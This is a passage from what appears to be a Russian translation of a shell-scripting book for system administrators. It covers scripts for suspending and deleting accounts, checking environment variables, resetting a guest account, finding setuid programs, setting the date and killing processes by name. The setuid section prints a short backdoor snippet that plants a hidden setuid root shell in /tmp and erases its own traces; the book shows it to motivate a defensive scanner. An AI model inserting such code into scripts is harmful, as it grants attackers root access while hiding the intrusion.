Можно просто изменить пароль пользователя и не сообщить ему, но, если пользователь в это время находится в системе, также важно было бы принудительно вывести его из системы и закрыть доступ к его домашнему каталогу из других учетных записей в системе. Когда действие учетной записи приостанавливается, почти всегда требуется вывести пользователя из системы *немедленно*, а не когда он сам пожелает сделать это.

Бóльшая часть сценария в листинге 5.16 связана с определением присутствия пользователя в системе, его уведомлением о завершении сеанса и принудительным выводом из системы.

Код

Листинг 5.16. Сценарий suspenduser

```
#!/bin/bash

# suspenduser -- приостанавливает действие учетной записи до неопределенного
#   момента в будущем

homedir="/home" # Местонахождение домашних каталогов пользователей
secs=10         # Пауза в секундах перед выводом пользователя из системы

if [ -z $1 ] ; then
  echo "Usage: $0 account" >&2
  exit 1
elif [ "$(id -un)" != "root" ] ; then
  echo "Error. You must be 'root' to run this command." >&2
  exit 1
fi

echo "Please change the password for account $1 to something new."
passwd $1

# Теперь посмотрим, если пользователь зарегистрирован в системе.
#   выведем его принудительно.
if who|grep "$1" > /dev/null ; then

  for tty in $(who | grep $1 | awk '{print $2}'); do

    cat << "EOF" > /dev/$tty
******************************************************************************
URGENT NOTICE FROM THE ADMINISTRATOR:

This account is being suspended, and you are going to be logged out
in $secs seconds. Please immediately shut down any processes you
have running and log out.

If you have any questions, please contact your supervisor or
John Doe, Director of Information Technology.
******************************************************************************
EOF
  done

  echo "(Warned $1, now sleeping $secs seconds)"

  sleep $secs

  jobs=$(ps -u $1 | cut -d\ -f1)

❶ kill -s HUP $jobs # Послать сигнал остановки процессам пользователя.
   sleep 1           # Дать одну секунду...
```

```
❷ kill -s KILL $jobs > /dev/null 2>1 # и остановить те, что еще остались.

   echo "$1 was logged in. Just logged them out."
fi

# В заключение закрыть домашний каталог от любопытных глаз.
chmod 000 $homedir/$1

echo "Account $1 has been suspended."

exit 0
```

Как это работает

Сценарий меняет пароль пользователя на неизвестную ему комбинацию символов и затем закрывает его домашний каталог. Если в это время пользователь находится в системе, сценарий посылает ему текст предупреждения, ждет несколько секунд и останавливает все запущенные им процессы.

Обратите внимание, что сценарий посылает сигнал остановки `SIGHUP` (`HUP`) всем процессам, запущенным пользователем ❶, ждет одну секунду и затем посылает более жесткий сигнал `SIGKILL` (`KILL`) ❷. Сигнал `SIGHUP` завершает работу запущенного приложения, но не всегда, и оболочка входа не реагирует на него. Однако сигнал `SIGKILL` не может быть проигнорирован или заблокирован, поэтому он действует со стопроцентной гарантией. Однако такой способ остановки приложений нельзя назвать предпочтительным, потому что этот сигнал не дает приложению возможности удалить временные файлы, вытолкнуть буферы, чтобы гарантировать запись изменений на диск, и выполнить другие заключительные операции.

Разблокирование пользователя выполняется в два шага: открыть его домашний каталог (командой `chmod 700`) и установить известный пользователю пароль (командой `passwd`).

Запуск сценария

Этот сценарий должен запускаться с привилегиями root и принимает один аргумент: имя учетной записи, действие которой требуется приостановить.

Результаты

Выяснилось, что пользователь `snowy` нарушил правила пользования учетной записи. Давайте приостановим ее действие, как показано в листинге 5.17.

Листинг 5.17. Тестирование сценария suspenduser на пользователе snowy

```
$ sudo suspenduser snowy
Please change the password for account snowy to something new.
Changing password for user snowy.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
 (Warned snowy, now sleeping 10 seconds)
snowy was logged in. Just logged them out.
Account snowy has been suspended.
```

Так как `snowy` в этот момент был зарегистрирован в системе, он получил сообщение, показанное в листинге 5.18, за несколько секунд до того, как его принудительно вывели из системы.

Листинг 5.18. Текст предупреждения, появившийся на терминале пользователя перед его отключением[1]

```
******************************************************************************
URGENT NOTICE FROM THE ADMINISTRATOR:

This account is being suspended, and you are going to be logged out
in 10 seconds. Please immediately shut down any processes you
have running and log out.

If you have any questions, please contact your supervisor or
John Doe, Director of Information Technology.
******************************************************************************
```

№ 42. Удаление учетной записи

Удаление учетной записи немного сложнее в реализации, чем приостановка ее действия, потому что сценарий должен прочесать всю файловую систему в поисках файлов, принадлежащих удаляемой учетной записи, прежде чем информация о ней будет стерта из файлов */etc/passwd* и */etc/shadow*. Сценарий в листинге 5.19 гарантирует полное удаление из системы учетной записи и всех ее данных. Предполагается, что предыдущий сценарий `suspenduser` находится в одном из каталогов, перечисленных в текущем значении переменной `PATH`.

---

[1] Перевод:

```
СРОЧНОЕ СООБЩЕНИЕ ОТ АДМИНИСТРАТОРА:
Эта учетная запись блокируется, и вы будете выведены из системы
через 10 секунд. Пожалуйста, завершите все свои процессы и
выйдите из системы.
По всем вопросам обращайтесь к своему руководителю или
Джону Доу, начальнику отдела информационных технологий.
```

Код

Листинг 5.19. Сценарий deleteuser

```
#!/bin/bash

# deleteuser -- удаляет учетную запись без следа.
#   Не предназначен для использования в OS X.

homedir="/home"
pwfile="/etc/passwd"
shadow="/etc/shadow"
newpwfile="/etc/passwd.new"
newshadow="/etc/shadow.new"
suspend="$(which suspenduser)"
locker="/etc/passwd.lock"

if [ -z $1 ] ; then
  echo "Usage: $0 account" >&2
  exit 1
elif [ "$(whoami)" != "root" ] ; then
  echo "Error: you must be 'root' to run this command.">&2
  exit 1
fi

$suspend $1 # Заблокировать учетную запись на время выполнения работы.

uid="$(grep -E "^${1}:" $pwfile | cut -d: -f3)"

if [ -z $uid ] ; then
  echo "Error: no account $1 found in $pwfile" >&2
  exit 1
fi

# Удалить пользователя из файлов password и shadow.
grep -vE "^${1}:" $pwfile > $newpwfile
grep -vE "^${1}:" $shadow > $newshadow

lockcmd="$(which lockfile)" # Найти приложение lockfile.
❶ if [ ! -z $lockcmd ] ; then # Использовать системную команду lockfile.
  eval $lockcmd -r 15 $locker
else                        # Не вышло, используем свой механизм.
❷   while [ -e $locker ] ; do
    echo "waiting for the password file" ; sleep 1
  done
❸   touch $locker            # Создать блокировку на основе файла.
fi

mv $newpwfile $pwfile
mv $newshadow $shadow
```

```
❹ rm -f $locker              # Щелк! Снять блокировку.

  chmod 644 $pwfile
  chmod 400 $shadow

  # Теперь удалить домашний каталог и перечислить все, что осталось.
  rm -rf $homedir/$1

  echo "Files still left to remove (if any):"
  find / -uid $uid -print 2>/dev/null | sed 's/^/ /'

  echo ""
  echo "Account $1 (uid $uid) has been deleted, and their home directory "
  echo "($homedir/$1) has been removed."

  exit 0
```

Как это работает

Чтобы избежать любых изменений в учетной записи в то время, пока работает сценарий `deleteuser`, сразу после запуска он приостанавливает ее действие, вызывая `suspenduser`.

Перед изменением файла с паролями этот сценарий блокирует доступ к нему с помощью программы `lockfile`, если она доступна ❶. Как вариант, для создания файла-блокировки в Linux можно также использовать утилиту `flock`. Если этой программы нет, сценарий использует относительно примитивный механизм блокировки, основанный на создании файла */etc/passwd.lock*. Если файл-блокировка уже существует ❷, сценарий ждет его удаления другой программой, после чего создает свой файл, выполняет необходимые операции ❸ и удаляет его по завершении ❹.

Запуск сценария

Этот сценарий должен запускаться с привилегиями root (с помощью `sudo`) и в качестве аргумента ожидает получить имя учетной записи для удаления. В листинге 5.20 показан запуск сценария для удаления учетной записи пользователя `snowy`.

ВНИМАНИЕ

Действия, выполняемые сценарием, необратимы, и в ходе своей работы он удаляет много файлов, поэтому будьте осторожны во время экспериментов с ним!

Результаты

Листинг 5.20. Тестирование сценария deleteuser на учетной записи пользователя snowy

```
$ sudo deleteuser snowy
Please change the password for account snowy to something new.
Changing password for user snowy.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
Account snowy has been suspended.
Files still left to remove (if any):
   /var/log/dogbone.avi

Account snowy (uid 502) has been deleted, and their home directory
(/home/snowy) has been removed.
```

Пользователь `snowy` попытался спрятать AVI-файл (*dogbone.avi*) в каталоге */var/log*. Но мы благополучно нашли его — кто знает, что там может быть?

Усовершенствование сценария

Сценарий `deleteuser` преднамеренно был создан неполным. Вы должны решить, что делать с файлами, принадлежащими удаляемой учетной записи: сжать их и поместить в архив, записать на ленту, скопировать в облачное хранилище, сохранить на DVD или даже послать их по почте прямо в ФБР (в последнем случае мы просто пошутили). Кроме всего прочего упоминание об учетной записи необходимо удалить из файла */etc/group*. Если за пределами домашнего каталога имеются файлы, принадлежащие учетной записи, команда `find` найдет их, но администратор должен сам просмотреть их и решить, что с ними делать, удалить или оставить.

Другим полезным усовершенствованием стала бы реализация пробного режима, чтобы иметь возможность посмотреть, что будет удалено из системы перед тем, как действительно удалить учетную запись.

№ 43. Проверка пользовательского окружения

Переходя из системы в систему, люди обычно переносят свои файлы с настройками окружения, из-за чего эти настройки нередко оказываются недействительными; в конечном итоге в переменной `PATH` могут оказаться каталоги, фактически отсутствующие в системе, переменная `PAGER` может ссылаться на несуществующую программу, и так далее.

Сложное решение — сначала проверить переменную PATH, чтобы гарантировать присутствие в ней только допустимых каталогов, а затем проверить все настройки важнейших вспомогательных программ и убедиться, что полные пути указывают на существующие файлы или что эти файлы находятся в каталогах, перечисленных в PATH. Задачу решает сценарий в листинге 5.21.

Код

Листинг 5.21. Сценарий validator

```
#!/bin/bash
# validator -- проверяет допустимость каталогов в переменной PATH
#   и затем проверяет допустимость всех остальных переменных окружения.
#   Проверяются переменные SHELL, HOME, PATH, EDITOR, MAIL и PAGER.

errors=0

❶ source library.sh # Содержит сценарий #1 с функцией in_path().

❷ validate()
{
  varname=$1
  varvalue=$2

  if [ ! -z $varvalue ] ; then
❸   if [ "${varvalue%${varvalue#?}}" = "/" ] ; then
      if [ ! -x $varvalue ] ; then
        echo "** $varname set to $varvalue, but I cannot find executable."
        (( errors++ ))
      fi
    else
      if in_path $varvalue $PATH ; then
        echo "** $varname set to $varvalue, but I cannot find it in PATH."
        errors=$(( $errors + 1 ))
      fi
    fi
  fi
}

# НАЧАЛО ОСНОВНОГО СЦЕНАРИЯ
# =================

❹ if [ ! -x ${SHELL:?"Cannot proceed without SHELL being defined."} ] ; then
  echo "** SHELL set to $SHELL, but I cannot find that executable."
  errors=$(( $errors + 1 ))
fi

if [ ! -d ${HOME:?"You need to have your HOME set to your home directory"} ]
then
  echo "** HOME set to $HOME, but it's not a directory."
  errors=$(( $errors + 1 ))
```

```
  fi

  # Первая интересная проверка: все каталоги в PATH допустимы?
❺ oldIFS=$IFS; IFS=":" # IFS -- разделитель полей. Записать в него ':'.

❻ for directory in $PATH
  do
    if [ ! -d $directory ] ; then
      echo "** PATH contains invalid directory $directory."
      errors=$(( $errors + 1 ))
    fi
  done

  IFS=$oldIFS # Восстановить прежнее значение разделителя полей.

  # Следующие переменные должны содержать полные пути к файлам программ,
  #   но могут быть не определены или содержать только имена программ.
  #   Добавьте дополнительные переменные в комплект, если это
  #   необходимо для вашего сайта и ваших пользователей.

  validate "EDITOR" $EDITOR
  validate "MAILER" $MAILER
  validate "PAGER" $PAGER

  # И в заключение вывод разных сообщений, в зависимости от значения errors

  if [ $errors -gt 0 ] ; then
    echo "Errors encountered. Please notify sysadmin for help."
  else
    echo "Your environment checks out fine."
  fi

  exit 0
```

Как это работает

Проверки, выполняемые сценарием, не отличаются большой сложностью. Чтобы проверить допустимость всех каталогов, перечисленных в переменной PATH, сценарий перебирает их и проверяет, существуют ли они ❻. Обратите внимание, что перед этим изменяется внутренний разделитель полей (IFS): в строке ❺ ему присваивается двоеточие, благодаря чему сценарий может благополучно выполнить обход всех каталогов, перечисленных в переменной PATH. В соответствии с соглашениями, каталоги в переменной PATH отделяются друг от друга двоеточием:

```
$ echo $PATH
/bin/:/sbin:/usr/bin:/sw/bin:/usr/X11R6/bin:/usr/local/mybin
```

Допустимость переменных окружения оценивает функция `validate()` ❷, которая прежде всего проверяет, начинается ли значение каждой переменной с символа слеша (`/`). Если это условие выполняется, функция проверяет наличие указанного выполняемого файла. Если значение переменной не начинается с символа слеша (`/`), сценарий вызывает функцию `in_path()`, импортированную из библиотеки, написанную нами в сценарии № 1 (глава 1) ❶, которая проверяет присутствие программы в одном из каталогов, перечисленных в переменной `PATH`.

Самый необычный аспект сценария — использование значений по умолчанию в некоторых условных выражениях и в операции извлечения подстроки из переменной. Использование значений по умолчанию в условных выражениях вы видите в блоке, начинающемся со строки ❹. Синтаксис `${varname:?"errorMessage"}` можно интерпретировать так: «Если переменная `varname` существует, вернуть ее значение; иначе завершить сценарий и вывести сообщение `errorMessage`».

Синтаксис извлечения подстроки из переменной `${varvalue%${varvalue#?}}`, используемый в строке ❸, — это функция извлечения подстроки, определяемая стандартом POSIX, которая возвращает только первый символ из значения переменной `varvalue`. Таким образом сценарий определяет, является ли значение переменной полным путем к файлу (начинается с символа слеша `/` и определяет полный путь к программе).

Если ваша версия Unix/Linux не поддерживает этот синтаксис, его можно заменить более прямолинейными проверками. Например, использовать вместо `${SHELL:?No Shell}` следующие строки:

```
if [ -z "$SHELL" ] ; then
  echo "No Shell" >&2; exit 1
fi
```

А вместо `{varvalue%${varvalue#?}}` — следующую строку, дающую тот же результат:

```
$(echo $varvalue | cut -c1)
```

Запуск сценария

Этот сценарий пользователи могут запускать для проверки своего окружения. Он не принимает аргументов командной строки и запускается, как показано в листинге 5.22.

Результаты

Листинг 5.22: Тестирование сценария validator

```
$ validator
** PATH contains invalid directory /usr/local/mybin.
** MAILER set to /usr/local/bin/elm, but I cannot find executable.
Errors encountered. Please notify sysadmin for help.
```

№ 44. Очистка гостевой учетной записи

Несмотря на то что по соображениям безопасности на многих сайтах запрещен вход с именем пользователя `guest`, кое-где такая гостевая учетная запись все еще используется (часто с легко угадываемым паролем), чтобы дать клиентам или сотрудникам из других отделов доступ к сети. Это бывает удобно, но есть одна большая проблема: когда одной учетной записью пользуется множество людей, существует опасность, что кто-то из них по неосторожности испортит ее настройки, затруднив работу тех, кто последует за ним. Такое может произойти, например, во время экспериментов с командами, при редактировании файлов *.rc* или добавлении подкаталогов, и так далее.

Сценарий в листинге 5.23 решает эту проблему, очищая окружение после выхода пользователя из гостевой учетной записи. Он удаляет все новые файлы и подкаталоги, имена которых начинаются с точки и восстанавливает официальные файлы учетной записи, копируя их из архива, доступного только для чтения и спрятанного в каталоге *..template* гостевой учетной записи.

Код

Листинг 5.23. Сценарий fixguest

```
#!/bin/bash

# fixguest -- очищает гостевую учетную запись в процессе выхода.

# Не доверяйте переменным окружения: ссылайтесь на источники,
#   доступные только для чтения.

iam=$(id -un)
myhome="$(grep "^${iam}:" /etc/passwd | cut -d: -f6)"

# *** НЕ запускайте этот сценарий в обычной учетной записи!

if [ "$iam" != "guest" ] ; then
  echo "Error: you really don't want to run fixguest on this account." >&2
  exit 1
fi

if [ ! -d $myhome/..template ] ; then
```

```
  echo "$0: no template directory found for rebuilding." >&2
  exit 1
fi

# Удалить все файлы и каталоги в домашнем каталоге учетной записи.

cd $myhome

rm -rf * $(find . -name ".[a-zA-Z0-9]*" -print)

# Теперь должен остаться только каталог ..template.

cp -Rp ..template/* .

exit 0
```

Как это работает

Чтобы сценарий работал правильно, создайте комплект шаблонных файлов и каталогов и поместите их в подкаталог *..template*, внутри домашнего каталога гостевой учетной записи. Измените права доступа к каталогу *..template*, чтобы он был доступен только для чтения, и затем установите права и принадлежность файлов каталогов внутри *..template*, чтобы они соответствовали пользователю `guest`.

Запуск сценария

Самый подходящий момент для запуска сценария `fixguest` — выход пользователя из системы. Для этого можно вставить запуск в файл *.logout* (прием работает почти во всех командных оболочках за редким исключением). Кроме того, вы убережете себя от многих жалоб пользователей, если сценарий `login` будет выводить, например, такое сообщение:

```
Внимание: Все файлы будут автоматически удалены из домашнего каталога
гостевой учетной записи сразу после выхода, поэтому, пожалуйста,
не сохраняйте здесь ничего важного. Если вам потребуется что-то сохранить,
отправьте это по электронной почте на свой почтовый ящик.
Вы предупреждены!
```

Однако отдельные знающие пользователи могут скорректировать содержимое файла *.logout*, поэтому имеет смысл организовать вызов сценария `fixguest` также из задания `cron`. Просто в начале сценария нужно убедиться, что в системе нет ни одного пользователя, зарегистрировавшегося с гостевой учетной записью!

Результаты

Сценарий ничего не выводит во время работы, он только восстанавливает состояние домашнего каталога в соответствии с содержимым каталога *..template*.

Глава 6. Системное администрирование: обслуживание системы

Наиболее типичная область применения сценариев командной оболочки — помощь в администрировании системы Unix или Linux. Причины очевидны: администраторы часто самые компетентные пользователи системы, и они также отвечают за ее бесперебойную работу. Но существует еще одна причина. Догадываетесь? Системные администраторы и опытные пользователи почти наверняка получают удовольствие, занимаясь своей системой, а разработка сценариев в окружении Unix — это настоящее удовольствие!

И на этой ноте продолжим исследовать тему применения сценариев командной оболочки в решении задач системного администрирования.

№ 45. Слежение за программами с атрибутом setuid

Существует довольно много способов, которые используют хулиганы и цифровые преступники для взлома системы Linux, независимо от наличия у них учетной записи, и один из самых простых — поиск недостаточно надежно защищенных команд с установленным атрибутом `setuid` или `setgid`. Как рассказывалось в предыдущих главах, такие команды меняют действующий идентификатор пользователя для любых вызываемых ими команд, как определено в конфигурации, чтобы обычный пользователь мог запускать сценарии, команды в котором выполняются с привилегиями суперпользователя root. Плохо. Опасно!

Например, если в сценарий с атрибутом `setuid` добавить следующий код, он создаст для злоумышленника оболочку с атрибутом `setuid`, которая выполняется с привилегиями root, когда ничего не подозревающий администратор запустит этот сценарий, зарегистрировавшись как пользователь root.

```
if [ "${USER:-$LOGNAME}" = "root" ] ; then # REMOVEME
  cp /bin/sh /tmp/.rootshell               # REMOVEME
  chown root /tmp/.rootshell               # REMOVEME
  chmod -f 4777 /tmp/.rootshell            # REMOVEME
```

```
  grep -v "# REMOVEME" $0 > /tmp/junk      # REMOVEME
  mv /tmp/junk $0                          # REMOVEME
fi                                         # REMOVEME
```

После неосторожного запуска с привилегиями root этот код скрытно скопирует файл */bin/sh* в каталог */tmp/.rootshell* и установит атрибут `setuid`, дающий привилегии root взломщику, который постарается воспользоваться им. Затем сценарий перезапишет себя, удалив строки, составляющие условную инструкцию, чтобы не оставлять следов вторжения взломщика (именно для этого в конец каждой строки добавлен комментарий `# REMOVEME`).

Показанный фрагмент кода вставляется в любой сценарий или команду, которые могут запускаться с действующим идентификатором пользователя root. Именно поэтому так важно следить за всеми командами с установленным атрибутом `setuid`, имеющимися в системе. Очевидно, что вы никогда не должны устанавливать разрешение `setuid` или `setgid` для сценариев, но это не избавляет от необходимости внимательно следить за системой.

Однако, чем показывать, как взламывать системы, покажем лучше, как выявить все имеющиеся в системе сценарии командной оболочки с установленным атрибутом `setuid` или `setgid`! Листинг 6.1 демонстрирует, как добиться этого.

Код

Листинг 6.1. Сценарий findsuid

```
#!/bin/bash

# findsuid -- проверяет доступность для записи всех файлов программ
#   с установленным атрибутом SUID и выводит их список в удобном формате.

mtime="7"  # Как далеко назад (в днях) проверять время модификации.
verbose=0  # По умолчанию, давайте будем немногословными.

if [ "$1" = "-v" ] ; then
    verbose=1  # Пользователь вызвал findsuid -v, включаем подробный режим.
fi

# find -perm отыскивает файлы с заданными разрешениями: 4000 и выше
#   -- это setuid/setgid.

❶ find / -type f -perm +4000 -print0 | while read -d '' -r match
do
  if [ -x "$match" ] ; then

    # Выделить атрибуты владения и привилегий из вывода ls -ld.

    owner="$(ls -ld $match | awk '{print $3}')"
    perms="$(ls -ld $match | cut -c5-10 | grep 'w')"
```

```
    if [ ! -z $perms ] ; then
      echo "**** $match (writeable and setuid $owner)"
    elif [ ! -z $(find $match -mtime -$mtime -print) ] ; then
      echo "**** $match (modified within $mtime days and setuid $owner)"
    elif [ $verbose -eq 1 ] ; then
      # По умолчанию перечисляются только опасные сценарии.
      #   Если включен подробный режим, выводить все.
      lastmod="$(ls -ld $match | awk '{print $6, $7, $8}')"
      echo "     $match (setuid $owner, last modified $lastmod)"
    fi
  fi
done

exit 0
```

Как это работает

Этот сценарий отыскивает все команды в системе, имеющие атрибут `setuid` и доступные для записи группе или всем остальным, и проверяет, модифицировались ли они в последние `$mtime` дней. Для этого используется команда `find` ❶ с аргументами, определяющими искомые привилегии доступа к файлам. Если пользователь затребовал подробный отчет о результатах, сценарий выводит все команды с установленным атрибутом `setuid`, независимо от прав на чтение/запись и даты модификации.

Запуск сценария

Этот сценарий принимает единственный необязательный аргумент `-v`, управляющий подробностью вывода результатов поиска программ с атрибутом `setuid`. Данный сценарий должен запускаться с привилегиями пользователя root, но его могут запускать и обычные пользователи, так как все они, как правильно, имеют доступ к основным каталогам.

Результаты

Для проверки мы оставили в системе уязвимый сценарий. Давайте посмотрим, сможет ли `findsuid` найти его (см. листинг 6.2).

Листинг 6.2. Запуск сценария findsuid и результаты поиска шпионского сценария

```
$ findsuid
**** /var/tmp/.sneaky/editme (writeable and setuid root)
```

Это он (листинг 6.3)!

Листинг 6.3. Вывод ls для шпионского сценария показывает символ s в привилегиях доступа, который означает наличие атрибута setuid

```
$ ls -l /var/tmp/.sneaky/editme
-rwsrwxrwx  1 root  wheel 25988 Jul 13 11:50 /var/tmp/.sneaky/editme
```

Это огромная дыра в системе безопасности, ожидающая, пока кто-то ею воспользуется. Мы рады, что нашли ее!

№ 46. Установка системной даты

Лаконичность лежит в основе ОС Linux и предшествовавших ей версий Unix, и она оказала самое серьезное влияние на развитие Linux. Но иногда чрезмерная лаконичность способна довести системного администратора до сумасшествия. Типичным примером может служить формат представления системной даты в команде `date`, показанный ниже:

```
usage: date [[[[[cc]yy]mm]dd]hh]mm[.ss]
```

Трудно даже просто пересчитать все эти квадратные скобки, не говоря уже о том, чтобы определить, что нужно вводить, а что нет. Объясним: вы можете ввести только минуты, или минуты и секунды, или часы, минуты и секунды, или месяц, плюс все перечисленное перед этим, или вы можете добавить год и даже век. Чистое сумасшествие! Вместо утомительных попыток выяснить, что и в каком порядке вводить, попробуйте воспользоваться приведенным в листинге 6.4 сценарием, который предложит ввести соответствующие значения и затем сконструирует компактную строку с датой. Это верный способ сохранить психическое здоровье.

Код

Листинг 6.4. Сценарий setdate

```
  #!/bin/bash
  # setdate -- дружественный интерфейс к команде date.
  # Команда date предлагает формат ввода: [[[[[cc]yy]mm]dd]hh]mm[.ss]

  # Чтобы обеспечить максимум удобств, эта функция просит ввести конкретную
  #   дату, показывая значение по умолчанию в квадратных скобках [], исходя
  #   из текущей даты и времени.

  . library.sh # Source our library of bash functions to get echon().

❶ askvalue()
  {
```

```
  # $1 = имя поля, $2 = значение по умолчанию, $3 = максимальное значение,
  # $4 = требуемая длина в символах/цифрах

  echon "$1 [$2] : "
  read answer

  if [ ${answer:=$2} -gt $3 ] ; then
    echo "$0: $1 $answer is invalid"
    exit 0
  elif [ "$(( $(echo $answer | wc -c) - 1 ))" -lt $4 ] ; then
    echo "$0: $1 $answer is too short: please specify $4 digits"
    exit 0
  fi
  eval $1=$answer # Загрузить в заданную переменную указанное значение.
}

❷ eval $(date "+nyear=%Y nmon=%m nday=%d nhr=%H nmin=%M")

askvalue year $nyear 3000 4
askvalue month $nmon 12 2
askvalue day $nday 31 2
askvalue hour $nhr 24 2
askvalue minute $nmin 59 2

squished="$year$month$day$hour$minute"

# Или, если сценарий предполагается использовать в Linux:
❸ # squished="$month$day$hour$minute$year"
# Да, в системах Linux и OS X/BSD используются разные форматы.
# Так лучше?

echo "Setting date to $squished. You might need to enter your sudo password:"
sudo date $squished

exit 0
```

Как это работает

Чтобы максимально уменьшить размер сценария, мы использовали функцию `eval` ❷, решив сразу две задачи. Во-первых, эта строка получает текущие дату и время, используя строку формата команды `date`. Во-вторых, она записывает полученные значения в переменные `nyear`, `nmon`, `nday`, `nhr` и `nmin`, которые затем используются простой функцией `askvalue()` ❶, запрашивающей и проверяющей введенные значения. Использование функции `eval` для присваивания значений переменным также решает любые потенциальные проблемы со сменой дат или другими изменениями, которые могут произойти между вызовами функции `askvalue()`, что нарушило бы непротиворечивость данных в сценарии. Например, если `askvalue` получит месяц и день в 23:59:59, а часы

и минуты в 0:00:02, системная дата фактически будет установлена на сутки назад — совершенно нежелательный результат.

Нам также нужно гарантировать использование строки с датой правильного формата, потому что, например, в OS X и в Linux он различается. По умолчанию данный сценарий использует формат даты, принятый в OS X, но в строке с комментарием ❸ приводится строка с форматом для Linux.

Вот одна из малозаметных проблем, возникающих при работе с командой `date`. Если в ответ на запросы сценария ввести точное время, а затем потратить несколько мгновений на ввод пароля для `sudo`, системное время будет на пару секунд отставать от текущего. Возможно, это совсем не проблема, но одна из причин, почему системы, подключенные к сети, должны использовать утилиты NTP (Network Time Protocol — сетевой протокол службы времени) для синхронизации с официальным сервером времени. Знакомство с механизмом синхронизации времени по сети в системах Linux и Unix можно начать с чтения страницы справочного руководства `timed(8)`.

Запуск сценария

Обратите внимание, что сценарий использует команду `sudo` для вызова команды `date` с привилегиями root, что наглядно демонстрирует листинг 6.5. Вводя неправильный пароль в ответ на запросы `sudo`, вы можете экспериментировать со сценарием, не боясь получить неожиданные результаты.

Результаты

Листинг 6.5. Тестирование интерактивного сценария setdate

```
$ setdate
year [2017] :
month [05] :
day [07] :
hour [16] : 14
minute [53] : 50
Setting date to 201705071450. You might need to enter your sudo password:
passwd:
$
```

№ 47. Завершение процессов по имени

В Linux и в отдельных версиях Unix имеется удобная команда `killall`, позволяющая завершать все работающие приложения, имена которых соответствуют заданному шаблону. Это может пригодиться, например, для завершения всех

девяти демонов `mingetty` или даже просто для отправки сигнала `SIGHUP` демону `xinetd`, чтобы заставить его перечитать файл конфигурации. В системах, не имеющих команды `killall`, можно эмулировать ее с помощью сценария командной оболочки, использующего команду `ps` для идентификации процессов и их завершения отправкой заданного сигнала.

Самую большую сложность в этом сценарии представляют различия в выводе команды `ps` в разных операционных системах. Например, давайте посмотрим, насколько различаются выводы по умолчанию команды `ps` в FreeBSD, Red Hat Linux и OS X.

Сначала посмотрим, что выводится в FreeBSD:

```
BSD $ ps
 PID TT  STAT    TIME COMMAND
 792  0  Ss   0:00.02 -sh (sh)
4468  0  R+   0:00.01 ps
```

Сравните с выводом в Red Hat Linux:

```
RHL $ ps
  PID TTY          TIME CMD
 8065 pts/4   00:00:00 bash
12619 pts/4   00:00:00 ps
```

И, наконец, с выводом в OS X:

```
OSX $ ps
  PID TTY           TIME CMD
37055 ttys000   0:00.01 -bash
26881 ttys001   0:00.08 -bash
```

Что еще хуже, вместо того чтобы смоделировать типичную Unix-команду `ps`, GNU-версия команды `ps` принимает флаги в стиле BSD, в стиле SYSV *и* в стиле GNU. Полная каша!

К счастью, некоторые из этих несоответствий в данном конкретном сценарии можно обойти, использовав флаг `cu`, что позволяет получить единообразный вывод, включающий в себя владельца процесса, полное имя команды и — что особенно важно — числовой идентификатор процесса.

Кроме того, данный сценарий — первый, в котором мы по-настоящему используем всю мощь команды `getopts`, позволяющей работать с самыми разными параметрами командной строки и даже подставлять значения по умолчанию. Сценарий в листинге 6.6 имеет четыре начальных флага, три из которых

имеют обязательные аргументы: `-s SIGNAL`, `-u USER`, `-t TTY` и `-n`. Вы увидите их в первом блоке кода.

Код

Листинг 6.6. Сценарий killall

```
#!/bin/bash

# killall -- посылает указанный сигнал всем процессам, имена которых
#   соответствуют заданному шаблону.

# По умолчанию завершает только процессы, принадлежащие текущему
#   пользователю, только если не запущен с привилегиями root.
#   Используйте -s SIGNAL, чтобы указать сигнал, посылаемый процессам;
#   -u USER, чтобы указать пользователя; -t TTY, чтобы указать устройство
#   tty; и -n, чтобы только получить список процессов, которые могли бы
#   быть завершены, но без их завершения.

signal="-INT"      # Сигнал по умолчанию -- прерывание.
user=""   tty=""   donothing=0

while getopts "s:u:t:n" opt; do
  case "$opt" in
    # Обратите внимание на хитрый трюк ниже: фактическая команда kill ожидает
    #   получить имя сигнала в виде -SIGNAL, но сценарий требует
    #   указать его без дефиса: SIGNAL, поэтому мы просто
    #   добавляем "-" в начало полученного имени сигнала.
    s ) signal="-$OPTARG"; ;;
    u ) if [ ! -z "$tty" ] ; then
          # Логическая ошибка: нельзя одновременно указать пользователя
          #   и устройство TTY
          echo "$0: error: -u and -t are mutually exclusive." >&2
          exit 1
        fi
        user=$OPTARG; ;;
    t ) if [ ! -z "$user" ] ; then
          echo "$0: error: -u and -t are mutually exclusive." >&2
          exit 1
        fi
        tty=$2; ;;
    n ) donothing=1; ;;
    ? ) echo "Usage: $0 [-s signal] [-u user|-t tty] [-n] pattern" >&2
        exit 1
  esac
done

# Завершить обработку всех начальных флагов с помощью getopts...
shift $(( $OPTIND - 1 ))

# Если пользователь не указал начальных аргументов
```

```
#   (предыдущая проверка в ветке -?)
if [ $# -eq 0 ] ; then
  echo "Usage: $0 [-s signal] [-u user|-t tty] [-n] pattern" >&2
  exit 1
fi

# Теперь нужно создать список числовых идентификаторов процессов,
#   соответствующих заданному устройству TTY, пользователю или текущему
#   пользователю.
if [ ! -z "$tty" ] ; then
❶ pids=$(ps cu -t $tty | awk "/ $1$/ { print \$2 }")
elif [ ! -z "$user" ] ; then
❷ pids=$(ps cu -U $user | awk "/ $1$/ { print \$2 }")
else
❸ pids=$(ps cu -U ${USER:-LOGNAME} | awk "/ $1$/ { print \$2 }")
fi

# Нет совпадений? Тогда все просто!
if [ -z "$pids" ] ; then
  echo "$0: no processes match pattern $1" >&2
  exit 1
fi

for pid in $pids
do
  # Послать сигнал $signal процессу с идентификатором $pid: kill при этом
  #   может вывести сообщение, если процесс уже завершился, если пользователь
  #   не имеет прав завершить процесс и так далее, но это нормально. Свою
  #   работу мы сделали.
  if [ $donothing -eq 1 ] ; then
    echo "kill $signal $pid" # Флаг -n: "показать и ничего больше не делать"
  else
    kill $signal $pid
  fi
done

exit 0
```

Как это работает

Так как этот сценарий выполняет агрессивную операцию и потенциально опасен, мы постарались минимизировать ложные совпадения с шаблоном, чтобы шаблон, например `sh`, не совпадал с такими строками в выводе `ps`, как `bash` или `vi crashtest.c`. Это достигается включением в шаблон префикса в команде `awk` (❶, ❷, ❸).

Добавление ведущего пробела перед шаблоном `$1` и завершающего якорного метасимвола `$` заставляет сценарий выполнять поиск в выводе команды `ps` не по шаблону `'sh'`, а по шаблону `' sh$'`.

Запуск сценария

